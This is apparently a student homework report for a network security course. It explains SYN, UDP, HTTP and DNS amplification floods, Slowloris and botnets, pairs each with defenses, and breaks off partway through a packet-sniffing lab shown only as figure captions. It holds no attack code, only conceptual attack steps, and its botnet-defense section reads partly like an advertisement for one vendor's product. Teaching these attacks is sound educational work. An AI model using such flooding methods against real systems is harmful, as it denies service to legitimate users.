CMPE 209 – Network Security and Applications

Homework1

First Name: Harish

Last Name: Marepalli

SJSU ID: 016707314

Professor: Dr. Younghee Park

TABLE OF CONTENTS

1. TCP SYN Flooding Attack:

A SYN flood attack is a type of denial-of-service attack in which the attacker sends a large number of SYN packets to the targeted server, without completing the full three-way handshake process that establishes a TCP connection. The server, believing that the SYN packets are legitimate connection requests, will respond with SYN-ACK packets and keep a record of these incomplete connections in its memory.

As the number of half-open connections continues to grow, the server's resources will become exhausted, and it will be unable to respond to legitimate traffic. Eventually, the server may crash or become completely unresponsive, leading to a denial of service.

SYN flood attacks are a common form of DDoS attack, and they can be difficult to mitigate because they exploit a fundamental weakness in the TCP protocol. However, there are a number of strategies that can be used to prevent or mitigate these attacks, such as implementing SYN cookies, rate limiting, and filtering incoming traffic.

How does it work?
The SYN flood attack takes advantage of the TCP connection's handshake process. Typically, when establishing a TCP connection, there are three clear steps involved.

In more detail, the three-way handshake proceeds as follows:

1. The client sends a SYN (synchronize) packet to the server, indicating that it wants to initiate a connection.
2. The server responds with a SYN-ACK (synchronize-acknowledge) packet, which indicates that it has received the SYN packet and is willing to establish a connection.
3. The client sends an ACK (acknowledge) packet back to the server, confirming that it has received the SYN-ACK packet and is ready to begin exchanging data.

Once this handshake process is complete, both the client and server can begin sending and receiving data over the TCP connection.

In a SYN flood attack, the attacker sends a large number of SYN packets to the targeted server but does not complete the three-way handshake process by sending the final ACK packet. This causes the server to allocate resources to maintain half-open connections that are never completed, eventually leading to a denial of service.
In the context of networking, a connection is considered half-open when a server keeps it open but the machine on the other end has not responded. During a DDoS attack of this type, the targeted server continually leaves connections open and waits for each one to time out before freeing up the ports for new connections. This attack method is referred to as a "half-open attack".

Two defense methods to prevent this attack are as follows:

1. Increasing Backlog queue:

   The targeted device's operating system has a limit on the number of incomplete connections that it can handle. To counteract the effects of a large number of SYN packets, one possible solution is to increase the maximum number of allowable half-open connections. However, in order to do so, the system needs

to allocate additional memory resources to handle the increased number of connection requests. If there is insufficient memory to support the larger backlog, it can still impact system performance, but this may be preferable to experiencing a complete denial-of-service.

2. SYN cookies

   This approach involves the implementation of a cookie by the server. To prevent the risk of discarding connections due to a full backlog, the server sends a SYN-ACK packet in response to each connection request, but removes the corresponding SYN request from the backlog, freeing up memory and keeping the port available for new connections. If the connection request is valid and the client machine sends a final ACK packet back to the server, the server can then reconstruct (with certain limitations) the SYN backlog queue entry. Although this method may result in some loss of TCP connection information, it is preferable to denying access to legitimate users due to a DDoS attack.

2. UDP Flooding Attack:

A UDP flood is a type of DoS (Denial of Service) attack in which an attacker sends a large volume of UDP packets to a target server with the aim of overwhelming its ability to process and respond to legitimate traffic. Unlike TCP (Transmission Control Protocol), UDP is a connectionless protocol, which means that packets can be sent without establishing a connection or verifying the recipient's readiness to receive the data. This makes UDP flood attacks particularly effective in overwhelming a targeted server and its firewall because they can easily flood the server with a large volume of packets without having to establish a connection or perform any significant processing.

During a UDP flood attack, the targeted server may become so overwhelmed by the volume of incoming packets that it is unable to respond to legitimate requests. The firewall protecting the server may also become overwhelmed, resulting in legitimate traffic being denied access to the server. This can lead to significant downtime and disruption of services for legitimate users. To protect against UDP flood attacks, organizations can implement various mitigation techniques such as rate limiting, traffic filtering, and firewalls configured to block UDP traffic from certain sources or ports.

How does it work?

It is like the server receiving the UDP packet can be likened to the hotel receptionist, and the UDP packet can be compared to a phone call requesting to be connected to a specific room. When the server receives the UDP packet, it checks to see if any programs are listening on the specified port. If no program is listening, the server responds with an ICMP packet to inform the sender that the destination is unreachable. This is similar to the receptionist checking the room list to see if the guest is available to take the call.

During a UDP flood attack, the attacker sends a large number of UDP packets to the target server, overwhelming the server's ability to process and respond to the packets. This is similar to all the phone lines in the hotel ringing simultaneously with similar requests, causing the receptionist to become overwhelmed.
In a UDP flood attack, the aim is to consume the target server's resources, such as CPU cycles, memory, and network bandwidth, making it unavailable to legitimate users. To mitigate the impact of a UDP flood attack,

organizations can implement various techniques, such as rate limiting, traffic filtering, and using specialized hardware or software to detect and block suspicious traffic.

When a server receives a new UDP packet, it performs a series of steps to process the request, using up server resources in the process. Each UDP packet includes the IP address of the source device, and during a DDoS attack, the attacker usually spoofs the source IP address of the packets to hide their true location and prevent their IP address from being exposed to the response packets from the targeted server.

Due to the fact that the targeted server has to allocate resources to process and respond to each incoming UDP packet, it can quickly become overwhelmed and unable to handle legitimate traffic when bombarded with a large number of UDP packets during a UDP flood attack, resulting in a denial-of-service to normal traffic.

Two defense methods to prevent this attack are as follows:

1. Traffic Filtering:

   This method involves blocking unwanted traffic from entering a network. Security devices such as firewalls are used to monitor incoming and outgoing traffic, and any suspicious or malicious packets are blocked. To prevent UDP flooding attacks, network administrators can configure the firewall to block UDP traffic from certain sources or ports that are associated with such attacks.

2. Rate Limiting:

   Rate limiting is a technique used to manage the rate of incoming traffic to a network or server. It involves setting limits on the amount of traffic that can be received from a specific IP address or the number of packets that can be received within a specific time interval. Rate limiting can help prevent UDP flooding attacks by restricting the amount of traffic that the target server has to process and respond to, thereby reducing the impact of the attack.

3. HTTP Flooding Attack:

An HTTP flood attack is a type of DDoS attack that floods a targeted server with a massive amount of HTTP requests in a short period of time. These requests are typically invalid or contain malicious content, which can cause the server to consume excessive resources trying to process them. As a result, the targeted server becomes overwhelmed and is unable to respond to legitimate requests, leading to denial of service for actual users.
HTTP flood attacks can be launched from a single source or multiple sources, making them a type of volumetric DDoS attack. Attackers may use botnets or other compromised devices to distribute the attack traffic and make it harder to detect and block. Additionally, HTTP flood attacks can be difficult to distinguish from legitimate traffic, making them even more challenging to defend against.

How does it work?
HTTP flood attacks are a type of Layer 7 DDoS attack that target the application layer of the OSI model. This layer includes protocols such as HTTP, which is used for browser-based internet requests, loading web pages, and sending form contents over the internet.

Mitigating application layer attacks, including HTTP flood attacks, can be particularly complex as the malicious traffic is difficult to distinguish from normal traffic. Attackers can use a variety of techniques to mimic legitimate traffic, such as using valid HTTP headers and user agents. This makes it challenging for security systems to identify and block the attack traffic.

To achieve maximum efficiency, attackers may employ botnets to launch HTTP flood attacks. Botnets are networks of compromised devices, such as computers or IoT devices, that are controlled by a single entity or command and control (C&C) server. By leveraging a botnet, an attacker can distribute the attack traffic across many devices, amplifying the impact of the attack and making it more difficult to block.

There are two types of HTTP flooding attacks:

1. HTTP GET attack:
   An HTTP GET attack involves the coordinated use of multiple devices to send numerous requests for assets such as images or files to a targeted server. This flood of incoming requests and responses overwhelms the target, resulting in denial-of-service for legitimate traffic sources that attempt to make further requests.

2. HTTP POST attack:
   An HTTP POST attack exploits the fact that handling form data and running the associated database commands is a relatively resource-intensive process compared to the low processing power and bandwidth required to send a POST request. When a form is submitted on a website, the server must handle the incoming request and push the data to a database. An HTTP POST attack sends numerous POST requests directly to the targeted server, overwhelming its capacity and causing denial-of-service.

Two defense methods to prevent this attack are as follows:

1. Rate Limiting:

   Rate limiting restricts the number of requests that a server accepts from a specific source within a specified time frame. When the limit is reached, the server either slows down or stops accepting requests from that source. This helps limit the amount of traffic that can be sent to the server at any given time.

2. Captcha:

   Captcha is another method used to prevent automated attacks by requiring the user to solve a challenge to prove that they are human. This makes it more difficult for automated attacks to flood the server with requests.

4. DNS Amplification Attack:

A DNS amplification attack is a type of reflection-based volumetric distributed denial-of-service (DDoS) attack. In this attack, the attacker takes advantage of open DNS resolvers to flood a target server or network with a significant amount of amplified traffic, leading to the server and its surrounding infrastructure becoming overwhelmed and inaccessible. The attack works by sending a request to an open DNS resolver with a spoofed source IP address that corresponds to the target server or network. The DNS resolver responds to the request with a much larger response that is directed to the target, amplifying the traffic and overwhelming the target's capacity.

How does it work?

Amplification attacks exploit the difference in bandwidth consumption between the attacker and the targeted web resource. This is done by sending small queries that produce large responses, which causes an overwhelming volume of traffic that disrupts network infrastructure. Malicious users use botnets to make multiple requests, increasing the attack traffic and making it harder to detect the attacker.

A DNS amplification attack is similar to a malicious teenager ordering everything from a restaurant and providing the target's phone number as the callback number. The attack involves each bot making requests to open DNS resolvers with a fake IP address changed to the target's real IP address. The request is designed to generate a large response from the DNS resolvers, resulting in an amplification of the initial traffic sent by the attacker. This creates a large amount of spurious traffic that clogs the target's network, leading to a denial-of-service.

The process of a DNS amplification attack involves four main steps:

1. First, the attacker uses a compromised device to send UDP packets to a DNS recursor, with a spoofed IP address that points to the victim's real IP address.
2. Second, each packet requests a large response by passing an argument such as "ANY" to the DNS resolver.
3. Third, the DNS resolver sends a large response to the spoofed IP address.
4. Finally, the target's IP address receives the response, and the network infrastructure becomes overwhelmed with traffic, resulting in a denial-of-service.

While a single request is not sufficient to take down the network, the amplification effect of multiple requests and DNS resolvers can cause significant damage to the target's infrastructure.

Two defense methods to prevent this attack are as follows:

1. Reduce the total number of open DNS resolvers:

   To conduct a DNS amplification attack, open DNS resolvers are required. These are DNS resolvers that have been poorly configured and left exposed to the Internet. When DNS resolvers are open, they can be accessed from anywhere on the Internet. This is the ideal situation for an attacker to use them to launch a reflection-based DDoS attack. DNS resolvers should be configured to provide their services only to devices that originate from trusted domains. This would restrict the DNS resolver from responding to queries from any source that is not trusted. If a DNS resolver is restricted in this way, it will not be able to amplify traffic and will not be a good tool for conducting an amplification attack.

2. Source IP verification – stop spoofed packets leaving network:

   To reduce the effectiveness of UDP-based amplification attacks, it is important for internet service providers (ISPs) to reject any internal traffic that has a spoofed IP address. The attacker's botnet sends UDP requests with a spoofed IP address, which makes it difficult to identify the actual source of the attack. ISPs can reduce the chances of such attacks by implementing ingress filtering to drop packets that appear to have originated outside the network, but actually originated inside the network. Cloudflare recommends that all providers implement this measure and even offers assistance to ISPs who are unknowingly participating in DDoS attacks.

5. Differences Between Flooding and Slowloris Attack:

A flooding attack involves sending a large amount of traffic to a target server or network to cause a denial-of-service, whereas a Slowloris attack involves sending a large number of slow HTTP requests to the target server to exhaust server resources and cause a denial-of-service. Slowloris attacks keep connections open for as long as possible with slow requests to tie up server resources such as CPU, memory, and network bandwidth. The aim of flooding attacks is to overwhelm the target with a high volume of traffic, whereas the aim of Slowloris attacks is to exhaust server resources by keeping connections open for extended periods.

Answer in the form of a table:

	Flooding Attack	Slowloris Attack
Type	Volumetric	Application layer
Goal	Overwhelm server/network with traffic	Exhaust server resources
Method	Send large amounts of traffic, often using botnets	Send low-rate, legitimate-looking HTTP requests
Traffic Volume	High	Low
Bandwidth	High	Low
Connections	Many	Few

Response	Server responds slowly or not at all due to high volume of traffic	Server responds slowly or not at all due to exhausted resources
Mitigation	Traffic filtering, load balancing, rate limiting	Server-side timeouts, web server configuration changes, rate limiting

One defense method against Slowloris attack:

One way to defend against Slowloris attacks is to configure the server to limit the maximum duration of HTTP connections. This can be achieved by setting a timeout value for HTTP connections so that connections that are open for too long are automatically closed. By setting a reasonable timeout value, the server can prevent connections from being held open indefinitely and free up server resources for legitimate requests.

6. Characteristics of botnets:

Botnets are networks of compromised computers or "bots" that are remotely controlled by a single command and control server. They typically have the following characteristics:

1. Distributed: These networks can be made up of a large number of compromised devices, ranging from a few hundred to hundreds of thousands.

2. Coordinated: All of the bots in a botnet are controlled by a single command and control server, which sends out instructions to each bot on what actions to take. Botnets are typically designed to operate covertly, with the infected devices being controlled remotely without the knowledge or consent of their owners.

3. Malicious: The botmaster can use these networks for a variety of purposes, such as carrying out distributed denial-of-service attacks, stealing sensitive information, or distributing malware.

4. Persistent: Once a computer is infected and becomes part of a botnet, it is difficult to remove without wiping the entire system and starting over.

5. Adaptive: Botnets are a serious threat to the security and stability of computer networks, and combating them requires a coordinated effort between security professionals, law enforcement, and Internet service providers.

6. They are often controlled by a single command-and-control (C&C) server, which issues commands to the bots.

7. Bots can be remotely updated or reprogrammed by the C&C server to perform new tasks or attack different targets.

8. Botnets can be used to distribute spam or malware, or to launch additional types of attacks, such as phishing attacks, credential stuffing attacks, or brute-force attacks.

9. Bots are typically spread through social engineering tactics, such as phishing emails, or through exploiting vulnerabilities in software or hardware.

10. Botnets can be difficult to detect and dismantle, as they are often distributed across multiple geographies and can be controlled through encrypted channels.

11. Some botnets are rented out to other attackers, who can use the botnet's resources to launch their own attacks.

7. Defense method against botnet-based Attack:

Below are the defense methods against botnet-based attacks:

1. Keep the software up to date:

   Every day, there are new viruses and malware being developed, which is why it's crucial to keep the entire system up-to-date to protect against botnet attacks.

   Many botnet attacks target weaknesses in applications or software that may have already been addressed through security updates or patches. Therefore, it's important to regularly update both the software and operating system. Neglecting to update the software could leave you vulnerable to malware and other cybersecurity risks.

2. Closely monitor the network:

   To effectively detect unusual activities on any network, it's important to have a clear understanding of how the typical traffic behaves. One can improve their monitoring efforts by familiarizing oneself with normal network behavior.

   Ideally, one should implement 24/7 monitoring of his/her network using analytics and data-collection tools that are capable of automatically identifying anomalous behavior, including botnet attacks.

3. Monitor failed login attempts:

   Account takeover (ATO) is a major risk for online businesses, and botnets are often employed to test large numbers of stolen usernames and passwords to gain unauthorized access to user accounts.

   To detect potential botnet attacks, it's helpful to establish a baseline of your typical rate of failed login attempts and set up alerts to notify you of any unusual spikes. However, it's important to note that botnet attacks that use a "low and slow" approach from multiple IP addresses may not trigger these alerts.

4. Implement an advanced botnet detection solution:

   To safeguard website and web server against botnet attacks, it's recommended to invest in an advanced botnet detection software such as DataDome. This software employs top-level bot mitigation methods and performs real-time botnet detection.

   Although botnet operators have become more sophisticated in hiding their identity, DataDome's AI-powered solution uses real-time behavioral analysis to identify botnet traffic and block all botnet activities before they reach your web server. Implementing bot management and protection can even improve your server's initial response time.

   DataDome collects data from thousands of sites, analyzes billions of requests daily, and employs advanced machine learning to continuously update its algorithm. This botnet prevention solution can detect both known botnets and emerging threats in real-time.

   The best part is that DataDome requires minimal intervention. Simply set up a list of trusted partner bots, and DataDome will handle all unwanted traffic while a person focus on other valuable projects.

8. Packet Sniffing and Spoofing Lab at SEED Labs:

Codes can be found in appendix.

1. Task1.1A:

   a. Figure 1 shows the dcup command. Run the dcup command will start the containers.



Fig. 1: dcup command

   b. Figure 2 shows the dockps command to view the containers and get into attacker's shell.



Fig. 2: dockps and docksh attacker command

c. Figure 3 shows the sniffing setup and ran the python code.



Fig. 3: Sniff setup and code run

d. Figure 4 shows the pinging to second host command.



Fig. 4: Ping second host

e. Figure 5 shows the attacker shell with sniffed packets.



Fig. 5: Attacker shell sniffed packets

f. Figure 6 also shows more attacker shell sniffed packets



Fig. 6: Attacker shell sniffed packets

g. Figure 7 shows the command without root privilege.



Fig. 7: Command without root privilege

2. Task1.1B ICMP:

   a. Figure 8 shows the sniffing packets message after running the code.



Fig. 8: Sniffing packets message

   b. Figure 9 shows the host pinging command.

